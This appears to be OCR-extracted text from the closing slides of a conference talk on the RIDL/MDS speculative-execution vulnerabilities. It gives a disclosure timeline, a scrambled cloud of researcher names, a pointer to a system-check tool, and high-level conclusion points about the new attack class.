

Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Nov 1 - RIDL Submission
Dec 2 - Three Other Finders



- Giorgi Maisuradze
- Dan Horea Lutas
- Volodymyr Pikhur



- Giorgi Maisuradze
- Dan Horea Lutas
- Volodymyr Pikhur


Falk
Schaik
Pietro
Dan
Ahmad
Kekai
Giorgi
Stephan
Bos
Matt
Pikhur
Herbert
May 10 - More Finders
Thomas
Shi
Michael
Giuffrida
to Intel
Brandon
Henrique
Sebastian
2018
2019
Anders
Lipp
Razavi
Piessens
Volodymyr
Frigo
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Sun
Rodrigo
Maisuradze
Julian
Frank
Sunar
Nov 1 - RIDL Submission
Stecklina
Dec 2 - Three Other Finders
Moghimi
Yuval
Moritz
Cristiano
Österlund
Minkin
Horea
Kawakami
Bulck
Yarom
Schwarz
Prescher
Daniel
Fogh
Gruss
Genkin
Miller
Milburn
Alyssa
Berk
Branco
Lutas
Marina
Kaveh

https://mdsattacks.com

MDS Tool

Stephan wrote a tool to verify your system:

Conclusion

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- Does not rely on address => hard to mitigate across security domains, and in the browser

@themadstephan @sirmc @vu5ec

mdsattacks.com